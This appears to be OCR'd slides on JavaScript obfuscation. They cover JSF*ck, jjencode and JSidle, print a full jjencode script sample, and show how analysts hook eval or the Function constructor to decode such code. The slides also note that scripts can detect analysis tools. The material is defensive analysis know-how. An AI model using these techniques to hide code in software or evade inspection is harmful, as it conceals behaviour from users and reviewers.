11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],
4,-1530992060);l=md5_hh(l,o,n,m,p[g+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],
23,-1094730640);o=md5_hh(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],
16,-722521979);n=md5_hh(n,m,l,o,p[g+6],23,76029189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],
11,-421815835);m=md5_hh(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_ii(o,n,m,l,p[g+0],
6,-198630844);l=md5_ii(l,o,n,m,p[g+7],10,1126891415);m=md5_ii(m,l,o,n,p[g+14],15,-1416354905);n=md5_ii(n,m,l,o,p[g+5],
21,-57434055);o=md5_ii(o,n,m,l,p[g+12],6,1700485571);l=md5_ii(l,o,n,m,p[g+3],10,-1894986606);m=md5_ii(m,l,o,n,p[g+10],
15,-1051523);n=md5_ii(n,m,l,o,p[g+1],21,-2054922799);o=md5_ii(o,n,m,l,p[g+8],6,1873313359);l=md5_ii(l,o,n,m,p[g+15],
10,-30611744);m=md5_ii(m,l,o,n,p[g+6],15,-1560198380);n=md5_ii(n,m,l,o,p[g+13],21,1309151649);o=md5_ii(o,n,m,l,p[g+4],
6,-145523070);l=md5_ii(l,o,n,m,p[g+11],10,-1120210379);m=md5_ii(m,l,o,n,p[g+2],15,718787259);n=md5_ii(n,m,l,o,p[g+9],
21,-343485551);o=safe_add(o,j);n=safe_add(n,h);m=safe_add(m,f);l=safe_add(l,e)}return Array(o,n,m,l)}function
md5_cmn(h,e,d,c,g,f){return safe_add(bit_rol(safe_add(safe_add(e,h),safe_add(c,f)),g),d)}function md5_ff(g,f,k,j,e,i,h){return
md5_cmn((f&k)|((~f)&j),g,f,e,i,h)}function md5_gg(g,f,k,j,e,i,h){return md5_cmn((f&j)|(k&(~j)),g,f,e,i,h)}function
```

Modern JavaScript Obfuscations

- JSidle Obfuscation
  - Hook the eval function
    - alert()
    - console.log()
    - print <= for SpiderMonkey

Modern JavaScript Obfuscations

- (+[]) Obfuscation
  - AKA JSF*ck Obfuscation
  - By Sifoo Yosuke HASEGAWA
  - UTF-8.jp guy
  - Encode with only 6 letters - [](!+
  - Master of weird symbol based obfuscation

Modern JavaScript Obfuscations

- (+[]) Obfuscation

Modern JavaScript Obfuscations

- (+[]) Obfuscation
  - Hook the function constructor
    - alert()
    - console.log

Modern JavaScript Obfuscations

- $=~[] Obfuscation
  - AKA jjencode
  - By Sifoo Yosuke HASEGAWA
  - UTF-8.jp guy
  - Encode with symbol
  - For some reason, also called as “Dollar sign encode”

Modern JavaScript Obfuscations

- $=~[] Obfuscation

jjencode.txt


```
<script>

$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($
[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:+
+$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")
[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$_[$.$_$]+$.__+
$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$
+"\""+"//"+$.$_$_+"\\"+$.__$+$.$__+$.$$$+$.$_$_+"\\"+$.__$+$.$_$+$.__$+"\\"+$.__$+$.$_$+$.
$$_+",\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$.$_$+$.$_$_+(![]+"")[$._$_]+"\\"+$.__$+$.$_$+$.__$
+$.$$__+"\\"+$.__$+$.$_$+$.__$+$._$+$._+"\\"+$.__$+$.$$_+$._$$+"\\"+$.$__+$.___+$.$$__+$._
$+$.$$_$+$.$$$_+"\\"+$.$__+$.___+$.$$__+$.$_$_+"\\"+$.__$+$.$_$+$.$$_+"\\"+$.$__+$.___+$.
$_$$+$.$$$_+"\\"+$.$__+$.___+$.$$__+$.$_$_+(![]+"")[$._$_]+(![]+"")[$._$_]+$.$$$_+$.$$_$
+"\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$.___+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+"\\"+$.$__+
$.___+";)\\"+$.__$+$._$_+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\"\
\"+$.__$+$._$_+$.$__+"\\"+$.__$+$.$_$+$.___+$.$$$_+"\\"+$.$__+$.___+"\\"+$.__$+$.$$_+$.$$$
+$._$+"\\"+$.__$+$.$$_+$._$_+(![]+"")[$._$_]+$.$$_$+"\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$.__
$+"\\"+$.__$+$.$$_+$._$$+"\\"+$.$__+$.___+"\\"+$.__$+$.$_$+$._$_+$._+"\\"+$.__$+$.$$_+$._$
$+$.__+"\\"+$.$__+$.___+$.$_$_+"\\"+$.__$+$.$$_+$.$$$+$.$$$_+"\\"+$.__$+$.$$_+$._$$+$._$
+"\\"+$.__$+$.$_$+$.$_$+$.$$$_+"\\\"\\"+$.$__+$.___+");"+"\"")()();

</script>
```

Modern JavaScript Obfuscations

- $=~[] Obfuscation
  - Hook the function constructor
    - alert()
    - console.log
  - Octal decode in 2nd iteration

That is not the end!

- JavaScript is now full with emotion that can be express via emoticon



That is not the end!

- JavaScript aware that you are analyzing them
  - userAgent
  - chrome://firebug/content/
  - chrome://jsdeobfuscator/content/

-End-